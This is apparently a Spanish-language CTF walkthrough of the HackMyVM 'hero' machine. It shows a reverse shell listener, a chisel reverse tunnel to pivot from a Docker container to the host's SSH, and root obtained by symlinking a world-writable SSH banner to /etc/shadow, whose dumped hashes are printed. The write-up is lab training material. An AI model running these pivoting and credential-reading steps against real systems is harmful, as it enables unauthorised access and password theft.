    inet 172.17.0.2/16 brd 172.17.255.255 scope global eth0
       valid_lft forever preferred_lft forever
```




```
which nmap aws nc ncat netcat nc.traditional wget curl ping gcc g++ make gdb base64 socat python python2 python3 python2.7 python2.6 python3.6 python3.7 perl php ruby x
term doas sudo fetch docker lxc ctr runc rkt kubectl 2>/dev/null
/usr/bin/nc
/usr/bin/wget
/bin/ping
/bin/base64
```




```
nc 172.17.0.1 22
SSH-2.0-OpenSSH_9.9
```

1. vamos a traernos el puerto con chisel
2. tenemos la id_rsa que vimos en la ip victima por el puerto 80,
3. el usuario `shawa` lo sacamos de la ultima lineas del openssh




```
❯ echo 'BbdbAKYEtIX75k6CL27CAAAACnNoYXdhQGhlcm8BAgM=' | base64 -d;echo
�[�����N�/n�
shawa@hero
```

nos conectamos por el puerto l2222 por ssh en local




```
❯ nc -lvnp 443
listening on [any] 443 ...
id
connect to [192.168.137.7] from (UNKNOWN) [192.168.137.11] 33739
uid=1000(node) gid=1000(node) groups=1000(node)
cd /tmp
ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
4: eth0@if5: <BROADCAST,MULTICAST,UP,LOWER_UP,M-DOWN> mtu 1500 qdisc noqueue stat
e UP
    link/ether 02:42:ac:11:00:02 brd ff:ff:ff:ff:ff:ff
    inet 172.17.0.2/16 brd 172.17.255.255 scope global eth0
       valid_lft forever preferred_lft forever
./chisel client 192.168.137.7:1234 R:2222:172.17.0.1:22




❯ nc -lvnp 5555
listening on [any] 5555 ...
^C
❯ cd resources
❯ ll
total 13M
-rwxr-xr-x 1 root root 9.0M Feb 25 18:30 chisel
-rw-rw-r-- 1 kali kali 1.8K Feb 24 22:52 ip6.py
-rw-rw-r-- 1 kali kali 821K Feb 23 18:38 linpeas.sh
drwxrwxr-x 4 kali kali 4.0K Feb 25 09:34 nmap
-rw-rw-r-- 1 kali kali 3.0M Feb 25 09:26 pspy64
❯ chisel server --reverse -p 1234
2025/02/25 22:44:40 server: Reverse tunnelling enabled
2025/02/25 22:44:40 server: Fingerprint +7wOUjz0c2bnn00MwHLRayCKx30KQKoGMGUCZLvFr
og=
2025/02/25 22:44:40 server: Listening on http://0.0.0.0:1234
2025/02/25 22:45:52 server: session#1: tun: proxy#R:2222=>localhost:22: Listening
2025/02/25 23:03:10 server: session#2: tun: proxy#R:2222=>172.17.0.1:22: Listenin
g
```

```
The authenticity of host '[localhost]:2222 ([::1]:2222)' can't be established.
ED25519 key fingerprint is SHA256:EBZrmf2l6+BtffXHAEtSx6Suq5Wf09yzZlVqbQaGOVM.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[localhost]:2222' (ED25519) to the list of known hosts
.
shawa was here.
Welcome to Alpine!

The Alpine Wiki contains a large amount of how-to guides and general
information about administrating Alpine systems.
See <https://wiki.alpinelinux.org/>.

You can setup the system with the command: setup-alpine

You may change this message by editing /etc/motd.

hero:~$ whoami
shawa
hero:~$



����2 *��7��2��~a�
                 �D�base64: invalid input

❯ echo '' | base64 -d;echo ZMvvHfmGWC7ZE75
BbdbAKYEtIX75k6CL27CAAAACnNoYXdhQGhlcm8BAgM=
ZMvvHfmGWC7ZE75
❯ echo 'ZMvvHfmGWC7ZE75BbdbAKYEtIX75k6CL27CAAAACnNoYXdhQGhlcm8BAgM=' | base64 -d;e
cho
d����X.��Am��)�-!~����·���]�P\��@�base64: invalid input

❯ echo 'ZMvvHfmGWC7ZE75 BbdbAKYEtIX75k6CL27CAAAACnNoYXdhQGhlcm8BAgM=' | base64 -d;
echo
d����X.��base64: invalid input

❯ echo 'BbdbAKYEtIX75k6CL27CAAAACnNoYXdhQGhlcm8BAgM=' | base64 -d;echo
�[�����N�/n�
shawa@hero
```




```
hero:~$ whoami
shawa
hero:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP qlen 1000
    link/ether 08:00:27:e0:a8:59 brd ff:ff:ff:ff:ff:ff
    inet 192.168.137.11/24 scope global eth0
       valid_lft forever preferred_lft forever
    inet6 fe80::a00:27ff:fee0:a859/64 scope link
       valid_lft forever preferred_lft forever
3: docker0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP
    link/ether 02:42:c6:a9:d1:d4 brd ff:ff:ff:ff:ff:ff
    inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0
       valid_lft forever preferred_lft forever
    inet6 fe80::42:c6ff:fea9:d1d4/64 scope link
       valid_lft forever preferred_lft forever
5: veth456f7a9@if4: <BROADCAST,MULTICAST,UP,LOWER_UP,M-DOWN> mtu 1500 qdisc noqueue master docker0 state UP
    link/ether 7a:0c:b1:64:55:c4 brd ff:ff:ff:ff:ff:ff
    inet6 fe80::780c:b1ff:fe64:55c4/64 scope link
       valid_lft forever preferred_lft forever
hero:~$
```




```
hero:~$ ls -la
total 16
drwxr-sr-x    3 shawa    shawa         4096 Feb  6 10:11 .
drwxr-xr-x    3 root     root          4096 Feb  6 10:07 ..
lrwxrwxrwx    1 shawa    shawa            9 Feb  6 10:11 .ash_history -> /dev/null
drwx--S---    2 shawa    shawa         4096 Feb  6 11:19 .ssh
-rw-------    1 shawa    shawa           15 Feb  6 10:11 user.txt
hero:~$ cat user.txt
HMVOHIMNOTREAL
hero:~$
```

cat a /opt/banner.txt y vemos que nos muestra `shawa was here` que es lo que vemos cuando entramos por ssh. y tenemos permisos rw en este archivo como root entonces vamos a crearno un ln para podes ver el etc/shadow al volvernos a loguear por ssh




```
hero:/opt$ rm banner.txt
hero:/opt$ ln -s /etc/shadow banner.txt
hero:/opt$ ls -la
total 12
drw-rw-rwx    3 root     root          4096 Feb 26 04:16 .
drwxr-xr-x   21 root     root          4096 Feb  6 10:03 ..
lrwxrwxrwx    1 shawa    shawa           11 Feb 26 04:16 banner.txt -> /etc/shadow
```



```
Connection to localhost closed.
❯ ssh -i id_rsa shawa@localhost -p 2222
#Imthepassthaty0uwant!
root:$6$WBuW3zyLro0fagui$gq9zWbt3gEpo26gkIjtgjYZqjCJtjJrJO9EHaWkglVZWwWhQiiSNmMGejRn.Q58Z9knsWP59OQqLPgt2NAWd80:20125:0:::::
bin:!::0:::::
daemon:!::0:::::
lp:!::0:::::
sync:!::0:::::
shutdown:!::0:::::
halt:!::0:::::
mail:!::0:::::
news:!::0:::::
uucp:!::0:::::
cron:!::0:::::
ftp:!::0:::::
sshd:!::0:::::
games:!::0:::::
ntp:!::0:::::
guest:!::0:::::
nobody:!::0:::::
klogd:!:20125:0:99999:7:::
chrony:!:20125:0:99999:7:::
nginx:!:20125:0:99999:7:::
shawa:$6$24FnSb8jAyKUSa4W$Z7fiPgCy1q8VTg6eF0tVe2cjlHfZEB.fswQyBWoZdY3PwV6VyckxP8OhskWf/Kgx881HhsT2uWvVPTGRpJ43T.:20125:0:99999:7:::
Welcome to Alpine!

The Alpine Wiki contains a large amount of how-to guides and general
information about administrating Alpine systems.
See <https://wiki.alpinelinux.org/>.

You can setup the system with the command: setup-alpine

You may change this message by editing /etc/motd.
```

`su Imthepassthaty0uwant!`



```
/opt # id
uid=0(root) gid=0(root) groups=0(root),0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel),11(floppy),20(dialout),26(tape),27(video)
/opt # ls /root
root.txt
/opt # cat /root/root.txt
HMVNOTINPRODLOL
/opt # 
```